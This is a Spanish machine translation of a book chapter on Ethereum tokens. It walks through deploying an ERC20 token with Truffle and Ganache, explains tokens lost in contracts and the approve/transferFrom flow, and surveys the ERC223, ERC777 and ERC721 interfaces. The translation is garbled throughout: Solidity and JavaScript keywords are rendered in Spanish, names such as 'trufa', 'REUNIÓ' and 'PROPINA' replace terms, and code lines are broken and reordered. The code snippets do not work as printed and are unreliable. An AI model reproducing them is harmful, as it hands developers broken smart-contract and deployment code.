enlace: código/trufa/METoken/migraciones/2_deploy_contracts.js[]
```

Antes de implementar en una de las redes de prueba de Ethereum, iniciemos una cadena de bloques local para probar todo. Inicie la cadena de bloques de ganache, ya sea desde la línea de comandos con ganache-cli o desde la interfaz gráfica de usuario.

Una vez que se inicia ganache, podemos implementar nuestro contrato METoken y ver si todo funciona como se esperaba:

$ **truffle migrate --network ganache** Usando
la red 'ganache'.

Ejecutando migración: 1_initial_migration.js
Implementando migraciones... ...
0xb2e90a056dc6ad8e654683921fc613c796a03b89df6760ec1db1084ea4a084eb
Migraciones: 0x8cdaf0cd259887258bc13a92c0a6da92698644c0
Guardando la migración exitosa a la red... ...
0xd7bc86d31bee32fa3988f1c1eabce403a1b5d570340a3a9cdba53a472ee8c956
Guardando artefactos...
Ejecutando migración: 2_deploy_contracts.js
Implementando
METoken... ... 0xbe9290d59678b412e60ed6aefedb17364f4ad2977cfb2076b9b8ad415c5dc9f0
METoken: 0x345ca3e014aaf5dca488057592ee47305d9b3e10
Guardando la migración exitosa a la red...
... 0xf36163615f41ef7ed8f4a8f192149a0bf633fe1a2398ce001bf44c43dc7bdda0
Guardando artefactos...
En la consola de ganache, deberíamos ver que nuestra implementación ha creado cuatro transacciones nuevas, como se muestra en la implementación de METoken en ganache.

Figura 2. Implementación de METoken en ganache

Interactuar con METoken usando la consola Truffle

Podemos interactuar con nuestro contrato en la cadena de bloques de ganache usando la consola Truffle. Este es un entorno JavaScript interactivo que proporciona acceso al entorno Truffle y, a través de web3, a la cadena de bloques. En este caso, conectaremos la consola Truffle a la cadena de bloques de ganache:

$ **truffle console --network ganache**
truffle(ganache)> El indicador truffle(ganache)>
muestra que estamos conectados a la cadena de bloques de ganache y estamos listos para escribir nuestros comandos. La consola de Truffle admite todos los comandos de truffle, por lo que podríamos compilar y migrar desde la consola. Ya ejecutamos esos comandos, así que vayamos directamente al contrato en sí. El contrato METoken existe como un objeto JavaScript dentro del entorno Truffle. Escriba **METoken** en el indicador y se volcará la definición de contrato completa:

trufa(ganache)> **METoken**
{ [Función: TruffleContract]
_static_methods:

[...]

proveedor actual:
Proveedor Http {
host: 'http://localhost:7545', tiempo de
espera: 0, usuario: indefinido,

```
    contraseña: indefinido,
    encabezados: indefinido,
    enviar: [Función],
    sendAsync: [Función],
    _alreadyWrapped: true },
network_id: '5777' }
```

El objeto METoken también expone varios atributos, como la dirección del contrato (tal como lo implementa el comando de migración):

```
trufa(ganache)> METoken.address
 '0x345ca3e014aaf5dca488057592ee47305d9b3e10'
```

Si queremos interactuar con el contrato desplegado, tenemos que usar una llamada asíncrona, en forma de una "promesa" de JavaScript. Usamos la función implementada para obtener la instancia del contrato y luego llamamos a la función totalSupply:

```
trufa(ganache)> METoken.deployed().then(instancia => instancia.totalSupply())
NúmeroGrande { s: 1, e: 9, c: [ 2100000000 ] }
```

A continuación, usemos las cuentas creadas por ganache para verificar nuestro saldo de METoken y enviar algunos METoken a otra dirección. Primero, obtengamos las direcciones de las cuentas:

```
trufa(ganache)> dejar cuentas
indefinidas
truffle(ganache)> web3.eth.getAccounts((err,res) => { cuentas = res }) undefined
truffle(ganache)> cuentas[0] '0x627306090abab3a6e1400e9345bc60c78a8bef57'
```

La lista de cuentas ahora contiene todas las cuentas creadas por ganache, y la cuenta [0] es la cuenta que implementó el contrato METoken. Debe tener un saldo de METoken, porque nuestro constructor de METoken proporciona el suministro completo de tokens a la dirección que lo creó. Vamos a revisar:

```
trufa(ganache)> METoken.deployed().then(instancia =>
                    { instancia.balanceOf(cuentas[0]).entonces(consola.log) })
trufa
indefinida(ganache)> BigNumber { s: 1, e: 9, c: [ 2100000000 ] }
```

Finalmente, transfiramos 1000.00 METoken de la cuenta [0] a la cuenta [1], llamando a la función de transferencia del contrato:

```
trufa(ganache)> METoken.deployed().then(instancia =>
                    { instancia.transfer(cuentas[1], 100000) })
indefinido
trufa(ganache)> METoken.deployed().then(instancia =>
                    { instancia.balanceOf(cuentas[0]).entonces(consola.log) })
trufa
indefinida (ganache)> BigNumber { s: 1, e: 9, c: [ 2099900000 ] } indefinido

trufa(ganache)> METoken.deployed().then(instancia =>
                    { instancia.balanceOf(cuentas[1]).entonces(consola.log) })
trufa
indefinida(ganache)> BigNumber { s: 1, e: 5, c: [ 100000 ] }
```

PROPINA

METoken tiene 2 decimales de precisión, lo que significa que 1 METoken son 100 unidades en el contrato. Cuando transferimos 1000 METoken, especificamos el valor como 100000 en la llamada a la función de transferencia.

Como puede ver, en la consola, la cuenta [0] ahora tiene 20,999,000 MET y la cuenta [1] tiene 1,000

REUNIÓ.

Si cambia a la interfaz gráfica de usuario de ganache, como se muestra en la transferencia de METoken en ganache, verá la transacción que llamó a la función de transferencia.

Figura 3. Transferencia de METoken en ganache

Envío de tokens ERC20 a direcciones de contrato

Hasta ahora, configuramos un token ERC20 y transferimos algunos tokens de una cuenta a otra. Todas las cuentas que usamos para estas demostraciones son cuentas de propiedad externa, lo que significa que están controladas por una clave privada, no por un contrato. ¿Qué sucede si enviamos MET a una dirección de contrato?
¡Vamos a averiguar!

Primero, implementemos otro contrato en nuestro entorno de prueba. Para este ejemplo, usaremos nuestro primer contrato, *Faucet.sol.* Vamos a agregarlo al proyecto METoken copiándolo en el directorio *de contratos* . Nuestro directorio debería verse así:

```
token/
+---- contratos |
 +---- Grifo.sol | +----
 METoken.sol |
       `---- Migraciones.sol
```

También agregaremos una migración para implementar Faucet por separado de METoken:

```
var Grifo = artefactos.require("Grifo");

module.exports = function(deployer) { //
   Implemente el contrato Faucet como nuestra única tarea
   deployment.deploy(Faucet); };
```

Compilemos y migremos los contratos desde la consola de Truffle:

```
$ truffle console --network ganache
truffle(ganache)> compile Compilando ./
contracts/Faucet.sol...
Escribir artefactos en ./build/contratos

trufa (ganache)> migrar Usando
la red 'ganache'.

Ejecutando migración: 1_initial_migration.js
   Implementando
    migraciones... ... 0x89f6a7bd2a596829c60a483ec99665c7af71e68c77a417fab503c394fcd7a0c9
   Migraciones: 0xa1ccce36fb823810e729dce293b75f40fb6ea9c9
Guardando artefactos...
Ejecutando migración: 2_deploy_contracts.js
   Reemplazando
    METoken... ... 0x28d0da26f48765f67e133e99dd275fac6a25fdfec6594060fd1a0e09a99b44ba
   METoken: 0x7d6bf9d5914d37bcba9d46df7107e71c59f3791f
Guardando artefactos...
Ejecutando migración: 3_deploy_faucet.js
   Desplegando Faucet... ...
    0x6fbf283bcc97d7c52d92fd91f6ac02d565f5fded483a6a0f824f66edc6fa90c3
```

Grifo: 0xb18a42e9468f7f1342fa3c329ec339f254bc7524
Guardando artefactos...
Excelente. Ahora enviemos algo de MET al contrato Faucet:

```
truffle(ganache)> METoken.deployed().then(instancia =>
                  { instancia.transfer(Faucet.address, 100000) })
truffle(ganache)> METoken.deployed().then(instancia =>
                  { instancia.balanceOf(Faucet.address).then(console.log)})
trufa(ganache)> BigNumber { s: 1, e: 5, c: [ 100000 ] }
```

Muy bien, hemos transferido 1000 MET al contrato Faucet. Ahora, ¿cómo retiramos esos tokens?

Recuerde, *Faucet.sol* es un contrato bastante simple. Solo tiene una función, retirar retirar *ether.* No tiene una , que es para función para retirar MET o cualquier otro token ERC20. Si usamos retirar, intentará enviar éter, pero dado que Faucet aún no tiene un saldo de éter, fallará.

El contrato METoken sabe que Faucet tiene un saldo, pero la única forma en que puede transferir ese saldo es si recibe una llamada de transferencia desde la dirección del contrato. De alguna manera tenemos que hacer
el contrato Faucet llama a la función de transferencia en METoken .

Si te preguntas qué hacer a continuación, no lo hagas. No hay solución a este problema. El MET enviado a Faucet está atascado para siempre. Solo el contrato de Faucet puede transferirlo, y el contrato de Faucet no tiene código para llamar a la función de transferencia de un contrato de token ERC20.

Tal vez anticipaste este problema. Lo más probable es que no lo hayas hecho. De hecho, tampoco lo hicieron cientos de usuarios de Ethereum que accidentalmente transfirieron varios tokens a contratos que no tenían ninguna capacidad ERC20. Según algunas estimaciones, los tokens con un valor de más de aproximadamente $ 2.5 millones de dólares (en el momento de escribir este artículo) se han "atascado" de esta manera y se han perdido para siempre.

Una de las formas en que los usuarios de tokens ERC20 pueden perder sus tokens sin darse cuenta en una transferencia es cuando intentan transferir a un intercambio u otro servicio. Copian una dirección de Ethereum del sitio web de un intercambio, pensando que simplemente pueden enviarle tokens. Sin embargo, muchos intercambios publican direcciones de recepción que en realidad son contratos. Estos contratos solo están destinados a recibir ether, no tokens ERC20, y en la mayoría de los casos barren todos los fondos que se les envían al "almacenamiento en frío" u otra billetera centralizada. A pesar de las muchas advertencias que dicen "no envíe tokens a esta dirección", se pierden muchos tokens de esta manera.

Demostración del flujo de trabajo "aprobar y transferir desde"

Nuestro contrato Faucet no podía manejar tokens ERC20. Enviarle tokens usando la función de transferencia resultó en la pérdida de esos tokens. Reescribamos el contrato ahora y hagamos que se maneje
Fichas ERC20. Específicamente, lo convertiremos en un grifo que entrega MET a cualquiera que lo solicite.

Para este ejemplo, haremos una copia del directorio del proyecto *truffle* (lo llamaremos *METoken_METFaucet),* inicializaremos truffle y npm, instalaremos las dependencias de OpenZeppelin y copiaremos el contrato *METoken.sol* . Consulte nuestro primer ejemplo, en Lanzamiento de nuestro propio token ERC20, para obtener instrucciones detalladas.

Nuestro nuevo contrato de faucet, *METFaucet.sol,* se parecerá a METFaucet.sol: un faucet para METoken.

Ejemplo 2. METFaucet.sol: Un faucet para METoken

enlace:código/trufa/METoken_METFaucet/contratos/METFaucet.sol[]

Hemos realizado bastantes cambios en el ejemplo básico de Faucet. Dado que METFaucet utilizará la función transferFrom en METoken, necesitará dos variables adicionales. Uno tendrá la dirección del contrato METoken desplegado. El otro llevará el domicilio del titular del MET, quien aprobará los retiros de grifos. El contrato METFaucet llamará a METoken.transferFrom y le indicará que mueva MET del propietario a la dirección de donde provino la solicitud de extracción de faucet.

Declaramos estas dos variables aquí:

```
StandardToken público METoken;
dirección pública METPropietario;
```

Dado que nuestro faucet debe inicializarse con las direcciones correctas para METoken y METOwner, necesitamos declarar un constructor personalizado:

```
// Constructor de METFaucet: proporcione la dirección del contrato de METoken y // la dirección del
propietario que se nos aprobará para transferir De la función METFaucet (dirección _METoken,
dirección _METOwner) public {

  // Inicializar el METoken desde la dirección proporcionada
  METoken = StandardToken(_METoken);
  METOpropietario = _METOpropietario; }
```

El siguiente cambio es a la función de retiro. En lugar de llamar a la transferencia, METFaucet usa la función transferFrom en METoken y le pide a METoken que transfiera MET al destinatario de la llave:

```
// Usar la función transferFrom de METoken
METoken.transferFrom(METOwner, msg.sender, retirar_cantidad);
```

Finalmente, dado que nuestro faucet ya no envía ether, probablemente deberíamos evitar que alguien envíe ether a METFaucet, ya que no queremos que se atasque. Cambiamos la función de pago alternativo para rechazar el éter entrante, usando la función de reversión para revertir cualquier pago entrante:

```
// RECHAZAR cualquier función ether
entrante () public payable { revert(); }
```

Ahora que nuestro código *METFaucet.sol* está listo, debemos modificar el script de migración para implementarlo. Este script de migración será un poco más complejo, ya que METFaucet depende de la dirección de METoken. Usaremos una promesa de JavaScript para implementar los dos contratos en secuencia. Cree *2_deploy_contracts.js* de la siguiente manera:

```
var METoken = artefactos.require("METoken"); var
METFaucet = artefactos.require("METFaucet"); var propietario
= web3.eth.accounts[0];

módulo.exportaciones = función (implementador) {

  // Primero implemente el contrato METoken
  deployment.deploy(METoken, {de: propietario}).then(function() {
    // Luego implemente METFaucet y pase la dirección de METoken y el
```

```
    // dirección del propietario de todos los MET que aprobarán METFaucet return
    deployment.deploy(METFaucet, METoken.address, propietario); });

}
```

Ahora, podemos probar todo en la consola de Truffle. Primero, usamos la migración para implementar los contratos. Cuando se implementa METoken, asignará todo el MET a la cuenta que lo creó, web3.eth.accounts[0]. Luego, llamamos a la función de aprobación en METoken para aprobar METFaucet para enviar hasta 1000 MET en nombre de web3.eth.accounts[0]. Finalmente, para probar nuestro faucet, llamamos a METFaucet.withdraw from web3.eth.accounts[1] e intentamos retirar 10 MET. Aquí están los comandos de la consola:

```
$ truffle console --network ganache
truffle(ganache)> migrar Usando la red
'ganache'.

Ejecutando migración: 1_initial_migration.js
   Implementando
    migraciones... ... 0x79352b43e18cc46b023a779e9a0d16b30f127bfa40266c02f9871d63c26542c7
   Migraciones: 0xaa588d3737b611bafd7bd713445b314bd453a5c8
Guardando artefactos...
Ejecutando migración: 2_deploy_contracts.js
   Reemplazando
    METoken... ... 0xc42a57f22cddf95f6f8c19d794c8af3b2491f568b38b96fef15b13b6e8bfff21
   METoken: 0xf204a4ef082f5c04bb89f7d5e6568b796096735a
   Sustitución de METFaucet... ...
    0xd9615cae2fa4f1e8a377de87f86162832cf4d31098779e6e00df1ae7f1b7f864 METFaucet:
   0x75c35c980c0d37ef46df04d31a140b65503c0eed
Guardando artefactos...
truffle(ganache)> METoken.deployed().then(instancia =>
                  { instancia.approve(METFaucet.address, 100000) })
truffle(ganache)> METoken.deployed().then(instancia =>
                  { instancia.balanceOf(web3.eth.cuentas[1]).entonces(consola.log) })
trufa(ganache)> BigNumber { s: 1, e: 0, c: [ 0 ] } truffle(ganache)>
METFaucet.deployed().then(instancia =>
                  { instancia.retirar(1000, {de:web3.eth.cuentas[1]}) } )
trufa(ganache)> METoken.deployed().then(instancia =>
                  { instancia.balanceOf(web3.eth.cuentas[1]).entonces(consola.log) })
trufa(ganache)> BigNumber { s: 1, e: 3, c: [ 1000 ] }
```

Como puede ver en los resultados, podemos usar el flujo de trabajo de aprobar y transferir desde para autorizar un contrato para transferir tokens definidos en otro token. Si se usan correctamente, los tokens ERC20 pueden ser utilizados por EOA y otros contratos.

Sin embargo, la carga de administrar correctamente los tokens ERC20 recae en la interfaz de usuario. Si un usuario intenta transferir tokens ERC20 incorrectamente a una dirección de contrato y ese contrato no está equipado para recibir tokens ERC20, los tokens se perderán.

Problemas con los tokens ERC20

La adopción del estándar de token ERC20 ha sido verdaderamente explosiva. Se han lanzado miles de tokens, tanto para experimentar con nuevas capacidades como para recaudar fondos en varias subastas de "crowdfund" e ICO. Sin embargo, existen algunos peligros potenciales, como vimos con el tema de la transferencia de tokens a direcciones de contrato.

Uno de los problemas menos obvios con los tokens ERC20 es que exponen diferencias sutiles entre

fichas y el propio éter. Cuando ether se transfiere mediante una transacción que tiene la dirección de un destinatario como destino, las transferencias de tokens ocurren dentro del *estado del contrato de token específico* y tienen el contrato de token como su destino, no la dirección del destinatario. El contrato de token realiza un seguimiento de los saldos y emite eventos. En una transferencia de token, en realidad no se envía ninguna transacción al destinatario del token.
En cambio, la dirección del destinatario se agrega a un mapa dentro del propio contrato de token. Una transacción que envía ether a una dirección cambia el estado de una dirección. Una transacción que transfiere un token a una dirección solo cambia el estado del contrato del token, no el estado de la dirección del destinatario.
Incluso una billetera que admite tokens ERC20 no se da cuenta del saldo de un token a menos que el usuario agregue explícitamente un contrato de token específico para "ver". Algunas billeteras observan los contratos de tokens más populares para detectar los saldos de las direcciones que controlan, pero eso se limita a una pequeña fracción de los contratos ERC20 existentes.

De hecho, es poco probable que un usuario desee *realizar* un seguimiento de todos los saldos en todos los posibles contratos de token ERC20. Muchos tokens ERC20 se parecen más al spam de correo electrónico que a los tokens utilizables. Crean automáticamente saldos para cuentas que tienen actividad ether, para atraer usuarios. Si tiene una dirección de Ethereum con un largo historial de actividad, especialmente si se creó en la preventa, la encontrará llena de tokens "basura" que aparecieron de la nada. Por supuesto, la dirección no está realmente llena de fichas; son los contratos simbólicos los que tienen su dirección en ellos. Solo ve estos saldos si estos contratos de token están siendo observados por el explorador de bloques o la billetera que usa para ver su dirección.

Los tokens no se comportan de la misma manera que el éter. Ether se envía con la función de envío y es aceptado por cualquier función de pago en un contrato o cualquier dirección de propiedad externa. Los tokens se envían mediante las funciones de transferencia o aprobación y transferencia de que existen solo en el contrato ERC20 y no activan (al menos en ERC20) ninguna función pagadera en un contrato de destinatario. Los tokens están destinados a funcionar como una criptomoneda como ether, pero vienen con ciertas diferencias que rompen esa ilusión.

Considere otro problema. Para enviar ether o usar cualquier contrato de Ethereum, necesita ether para pagar el gas.
Para enviar tokens, *también necesita ether.* No puede pagar el gas de una transacción con un token y el contrato de token no puede pagar el gas por usted. Esto puede cambiar en algún momento en un futuro lejano, pero mientras tanto esto puede causar algunas experiencias de usuario bastante extrañas. Por ejemplo, supongamos que usa un intercambio o ShapeShift para convertir algunos bitcoins en tokens. Usted "recibe" el token en una billetera que rastrea el contrato de ese token y muestra su saldo. Se ve igual que cualquiera de las otras criptomonedas que tiene en su billetera. Sin embargo, intente enviar el token y su billetera le informará que necesita ether para hacerlo. Es posible que esté confundido; después de todo, no necesitaba éter para recibir el token. Quizás no tengas éter. Quizás ni siquiera sabía que el token era un token ERC20 en Ethereum; tal vez pensaste que era una criptomoneda con su propia cadena de bloques.

La ilusión acaba de romperse.

Algunos de estos problemas son específicos de los tokens ERC20. Otros son problemas más generales que se relacionan con la abstracción y los límites de la interfaz dentro de Ethereum. Algunos se pueden resolver cambiando la interfaz del token, mientras que otros pueden necesitar cambios en las estructuras fundamentales dentro de Ethereum (como la distinción entre EOA y contratos, y entre transacciones y mensajes). Algunos pueden no ser "solubles" exactamente y pueden requerir un diseño de interfaz de usuario para ocultar los matices y hacer que la experiencia del usuario sea consistente, independientemente de las distinciones subyacentes.

En las próximas secciones veremos varias propuestas que intentan abordar algunos de estos problemas.

ERC223: un estándar de interfaz de contrato de token propuesto

La propuesta ERC223 intenta resolver el problema de la transferencia inadvertida de tokens a un contrato

(que pueden o no admitir tokens) detectando si la dirección de destino es un contrato o no. ERC223 requiere que los contratos diseñados para aceptar tokens implementen una función llamada tokenFallback. Si el destino de una transferencia es un contrato y el contrato no admite tokens (es decir, no implementa tokenFallback), la transferencia falla.

Para detectar si la dirección de destino es un contrato, la implementación de referencia ERC223 utiliza un pequeño segmento de código de bytes en línea de una manera bastante creativa:

```
función isContract(dirección _addr) vista privada devuelve (bool is_contract) {
    longitud unida;
        asamblea { //
            recuperar el tamaño del código en la dirección de destino; esto necesita longitud de ensamblaje :=
            extcodesize(_addr)

        } retorno (longitud>0);
}
```

La especificación de la interfaz de contrato ERC223 es:

```
interfaz ERC223Token {
    uint suministro total público;
    function balanceOf(dirección quién) vista pública devuelve (uint);

    función nombre () vista pública devuelve (cadena _name); función
    símbolo() vista pública devuelve (cadena _símbolo); función decimales ()
    vista pública devuelve (uint8 _decimals); la función totalSupply() devuelve la
    vista pública (uint256 _supply);

    transferencia de funciones (dirección a, valor uint) retornos públicos (bool ok); transferencia
    de función (dirección a, valor uint, datos de bytes) retornos públicos (bool ok); transferencia de función
    (dirección a, valor uint, bytes de datos, cadena custom_fallback)
            devoluciones públicas (bool ok);

    transferencia de eventos (dirección indexada desde, dirección indexada a, valor uint, bytes
                                de datos indexados);
}
```

ERC223 no está ampliamente implementado, y existe cierto debate en el hilo de discusión de ERC sobre la compatibilidad con versiones anteriores y las compensaciones entre la implementación de cambios en el nivel de interfaz de contrato versus la interfaz de usuario. El debate continúa.

ERC777: un estándar de interfaz de contrato de token propuesto

Otra propuesta para un estándar de contrato de token mejorado es ERC777. Esta propuesta tiene varios objetivos, entre ellos:

- Para ofrecer una interfaz compatible con ERC20
- Para transferir tokens usando una función de envío, similar a las transferencias de ether
- Para ser compatible con ERC820 para registro de contrato de token
- Para permitir que los contratos y las direcciones controlen qué tokens envían a través de una `función tokensToSend` que se llama antes del envío
- Permitir que los contratos y las direcciones sean notificados de la recepción de los tokens llamando a una `función tokensReceived` en el destinatario, y reducir la probabilidad de que los tokens se bloqueen en contratos al requerir que los contratos proporcionen una función `tokensReceived`
- Para permitir que los contratos existentes usen contratos de proxy para tokensToSend y tokensReceived

funciones

- Para operar de la misma manera si se envía a un contrato o a un EOA
- Proporcionar eventos específicos para la acuñación y quema de tokens.
- Para permitir a los operadores (terceros de confianza, destinados a ser contratos verificados) mover tokens en en nombre de un titular de token
- Para proporcionar metadatos sobre transacciones de transferencia de tokens en los campos userData y operatorData

La discusión en curso sobre ERC777 se puede encontrar en GitHub.

La especificación de la interfaz de contrato ERC777 es:

```
interfaz ERC777Token
    { nombre de la función () retornos constantes públicos (cadena);
    símbolo de función () rendimientos constantes públicos (cadena);
    función totalSupply() rendimientos constantes públicos (uint256); función de
    granularidad () rendimientos constantes públicos (uint256); función
    balanceOf(propietario de la dirección) rendimientos constantes públicos (uint256);

    función enviar (dirección a, uint256 cantidad, bytes userData) público;

    función AuthorizeOperator(operador de direcciones) público; función
    revocarOperador(operador de direcciones) público; función
    isOperatorFor (operador de dirección, tokenHolder de dirección)
        rendimientos constantes públicos (bool);
    operador de función Enviar (dirección de, dirección a, uint256 cantidad,
                                bytes userData, bytes operatorData) público;

    evento Enviado (operador de dirección indexada, dirección indexada desde,
                    dirección indexada a, uint256 cantidad, bytes userData, bytes
                    operatorData);
    event Minted (operador de dirección indexada, dirección indexada a,
                    uint256 cantidad, bytes operatorData);
    event Burned (operador de dirección indexada, dirección indexada desde,
                    uint256 cantidad, bytes userData, bytes operatorData); evento
    AuthorizedOperator(operador de dirección indexada, tokenHolder de dirección indexada);

    event RevokedOperator (operador de dirección indexada, tokenHolder de dirección indexada);
}
```

Ganchos ERC777

La especificación del enlace del remitente de tokens ERC777 es:

```
interfaz ERC777TokensSender {
    función tokensToSend (operador de dirección, dirección de, dirección a,
                          uint value, bytes userData, bytes operatorData) public;
}
```

La implementación de esta interfaz es necesaria para cualquier dirección que desee ser notificada, manejar o evitar el débito de tokens. La dirección para la que el contrato implementa esta interfaz debe registrarse a través de ERC820, ya sea que el contrato implemente la interfaz para sí mismo o para otra dirección.

La especificación del enlace del receptor de tokens ERC777 es:

```
interfaz ERC777TokensRecipient { función
  tokensReceived( operador de dirección,
      dirección de, dirección a, cantidad de uint, bytes datos de
    usuario, bytes datos de operador
```

```
    ) público;
}
```

La implementación de esta interfaz es necesaria para cualquier dirección que desee ser notificada, manejar o rechazar la recepción de tokens. La misma lógica y requisitos se aplican al destinatario de tokens que a la interfaz del remitente de tokens, con la restricción adicional de que los contratos del destinatario deben implementar esta interfaz para evitar el bloqueo de tokens. Si el contrato del destinatario no registra una dirección que implemente esta interfaz, la transferencia de tokens fallará.

Un aspecto importante es que solo se puede registrar un remitente de token y un destinatario de token por dirección. Por lo tanto, para cada transferencia de token ERC777, se invocan las mismas funciones de gancho en el débito y la recepción de cada transferencia de token ERC777. Se puede identificar un token específico en estas funciones usando el remitente del mensaje, que es la dirección del contrato de token específico, para manejar un mensaje en particular.
caso de uso

Por otro lado, los mismos ganchos de remitente de token y destinatario de token pueden registrarse para varias direcciones y los ganchos pueden distinguir quién es el remitente y el destinatario mediante los parámetros from y to .

En la propuesta se vincula una implementación de referencia de ERC777. ERC777 depende de una propuesta paralela para un contrato de registro, especificado en ERC820. Parte del debate sobre ERC777 es sobre la complejidad de adoptar dos grandes cambios a la vez: un nuevo estándar de token y un estándar de registro.
La discusión continúa.

ERC721: Estándar de token no fungible (escritura)

Todos los estándares de fichas que hemos visto hasta ahora son para fichas *fungibles* , lo que significa que las unidades de una ficha son intercambiables. El estándar de token ERC20 solo rastrea el saldo final de cada cuenta y no rastrea (explícitamente) la procedencia de ningún token.

La propuesta ERC721 es para un estándar para tokens *no fungibles* , también conocidos como *escrituras.*

Del diccionario de Oxford:

> *escritura: Documento jurídico que se firma y se entrega, en especial el relativo a la titularidad de bienes o derechos jurídicos.*

El uso de la palabra "escritura" pretende reflejar la parte de "propiedad de la propiedad", aunque estos no se reconocen como "documentos legales" en ninguna jurisdicción, todavía. Es probable que en algún momento en el futuro se reconozca legalmente la propiedad legal basada en firmas digitales en una plataforma blockchain.

Los tokens no fungibles rastrean la propiedad de una cosa única. Lo que se posee puede ser un elemento digital, como un elemento del juego o un coleccionable digital; o la cosa puede ser un elemento físico cuya propiedad se rastrea mediante un token, como una casa, un automóvil o una obra de arte. Las escrituras también pueden representar cosas con valor negativo, como préstamos (deudas), gravámenes, servidumbres, etc. El estándar ERC721 no impone limitaciones ni expectativas sobre la naturaleza de la cosa cuya propiedad se rastrea mediante una escritura y solo requiere que pueda ser identificado de forma única, que en el caso de este estándar se logra mediante un identificador de 256 bits.

Los detalles del estándar y la discusión se rastrean en dos ubicaciones diferentes de GitHub:

- Propuesta inicial
- Discusión continua

Para comprender la diferencia básica entre ERC20 y ERC721, es suficiente mirar la estructura de datos interna utilizada en ERC721:

```
// Asignación de ID de escritura a asignación
de propietario (uint256 => dirección) private deedOwner;
```

Mientras que ERC20 rastrea los saldos que pertenecen a cada propietario, siendo el propietario la clave principal del mapeo, ERC721 rastrea cada ID de escritura y quién es el propietario, siendo la ID de la escritura la clave principal del mapeo. De esta diferencia básica fluyen todas las propiedades de un token no fungible.

La especificación de interfaz de contrato ERC721 es:

```
interfaz ERC721 /* es ERC165 */ {
    transferencia de eventos (dirección indexada _desde, dirección indexada _a, uint256 _deedId);
    Aprobación del evento (dirección indexada _propietario, dirección indexada _aprobada, uint256
                           _deedId);
    evento ApprovalForAll(dirección indexada _propietario, dirección indexada _operador,
                          bool _aprobado);

    función balanceOf(dirección _propietario) vista externa devuelve (uint256 _balance); función
    ownOf(uint256 _deedId) vista externa devuelve (dirección _propietario); transferencia de funciones
    (dirección _a, uint256 _deedId) pago externo; función transferFrom(dirección _from, dirección _to,
    uint256 _deedId) pago externo; función aprobar (dirección _aprobado, uint256 _deedId) pago externo;
        función setApprovalForAll(dirección _operador, booleano _aprobado) a pagar; función
    supportInterface(bytes4 interfaceID) vista externa devuelve (bool);


}
```

ERC721 también admite dos interfaces *opcionales* , una para metadatos y otra para la enumeración de escrituras y propietarios.

La interfaz opcional ERC721 para metadatos es:

```
interfaz ERC721Metadata /* es ERC721 */ {
    función nombre() rendimientos puros externos (cadena _nombre);
    símbolo de función () retornos puros externos (cadena _símbolo); función
    deedUri (uint256 _deedId) devuelve la vista externa (cadena _deedUri);
}
```

La interfaz opcional ERC721 para enumeración es:

```
interfaz ERC721Enumerable /* es ERC721 */ {
    la función totalSupply() devuelve la vista externa (uint256 _count); función
    deedByIndex(uint256 _index) vista externa devuelve (uint256 _deedId); la función countOfOwners()
    devuelve la vista externa (uint256 _count); función ownByIndex(uint256 _index) vista externa devuelve
    (dirección _propietario); función deedOfOwnerByIndex (dirección _propietario, uint256 _índice) vista
    externa
        devuelve (uint256 _deedId);
}
```

Uso de estándares de token

En la sección anterior, revisamos varios estándares propuestos y un par de estándares ampliamente implementados.

Estándares para contratos de tokens. ¿Qué hacen exactamente estos estándares? ¿Deberías usar estos estándares? ¿Cómo deberías usarlos? ¿Debe agregar funcionalidad más allá de estos estándares? ¿Qué estándares debe usar? Examinaremos algunas de esas preguntas a continuación.

¿Qué son los estándares de token? ¿Cuál es su propósito?

Los estándares de token son las especificaciones *mínimas* para una implementación. Lo que eso significa es que para cumplir, por ejemplo, con ERC20, debe implementar como mínimo las funciones y el comportamiento especificados por el estándar ERC20. También puede *agregar* funcionalidad implementando funciones que no forman parte del estándar.

El objetivo principal de estos estándares es *fomentar la interoperabilidad* entre los contratos. Por lo tanto, todas las billeteras, los intercambios, las interfaces de usuario y otros componentes de la infraestructura pueden *interactuar* de manera predecible con cualquier contrato que siga la especificación. En otras palabras, si implementa un contrato que sigue el estándar ERC20, todos los usuarios de billetera existentes pueden comenzar a intercambiar su token sin problemas sin ninguna actualización de billetera o esfuerzo de su parte.

Los estándares están destinados a ser *descriptivos,* en lugar de *prescriptivos.* La forma en que elija implementar esas funciones depende de usted: el funcionamiento interno del contrato no es relevante para el estándar. Tienen algunos requisitos funcionales, que rigen el comportamiento en circunstancias específicas, pero no prescriben una implementación. Un ejemplo de esto es el comportamiento de una función de transferencia si el valor se establece en cero.

¿Debe utilizar estos estándares?

Ante todos estos estándares, cada desarrollador se enfrenta a un dilema: ¿utilizar los estándares existentes o innovar más allá de las restricciones que imponen?

Este dilema no es fácil de resolver. Los estándares restringen necesariamente su capacidad de innovar, al crear una "rutina" estrecha que debe seguir. Por otro lado, los estándares básicos han surgido de la experiencia con cientos de aplicaciones y, a menudo, encajan bien con la gran mayoría de casos de uso.

Como parte de esta consideración, hay un problema aún mayor: el valor de la interoperabilidad y la amplia adopción. Si elige utilizar un estándar existente, obtiene el valor de todos los sistemas diseñados para trabajar con ese estándar. Si elige apartarse del estándar, debe considerar el costo de construir toda la infraestructura de soporte por su cuenta o persuadir a otros para que respalden su implementación como un nuevo estándar. La tendencia a forjar su propio camino e ignorar los estándares existentes se conoce como el síndrome "No se inventó aquí" y es la antítesis de la cultura de código abierto.
Por otro lado, el progreso y la innovación dependen a veces de salirse de la tradición. Es una elección difícil, ¡así que considéralo con cuidado!

> **NOTA** Según Wikipedia, "No inventado aquí" es una postura adoptada por culturas sociales, corporativas o institucionales que evitan usar o comprar productos, investigaciones, estándares o conocimientos ya existentes debido a sus orígenes y costos externos, como las regalías.

Seguridad por Vencimiento

Más allá de la elección del estándar, existe la elección paralela de *la implementación.* Cuando decide utilizar un estándar como ERC20, debe decidir cómo implementar un diseño compatible.
Hay una serie de implementaciones de "referencia" existentes que se utilizan ampliamente en Ethereum

ecosistema, o podría escribir uno propio desde cero. Nuevamente, esta elección representa un dilema que puede tener serias implicaciones de seguridad.

Las implementaciones existentes están "probadas en batalla". Si bien es imposible probar que son seguros, muchos de ellos sustentan tokens por valor de millones de dólares. Han sido atacados, repetida y vigorosamente. Hasta el momento, no se han descubierto vulnerabilidades significativas. Escribir el suyo propio no es fácil: hay muchas maneras sutiles en que un contrato puede verse comprometido. Es mucho más seguro usar una implementación bien probada y ampliamente utilizada. En nuestros ejemplos, usamos la implementación OpenZeppelin del estándar ERC20, ya que esta implementación se centra en la seguridad desde cero.

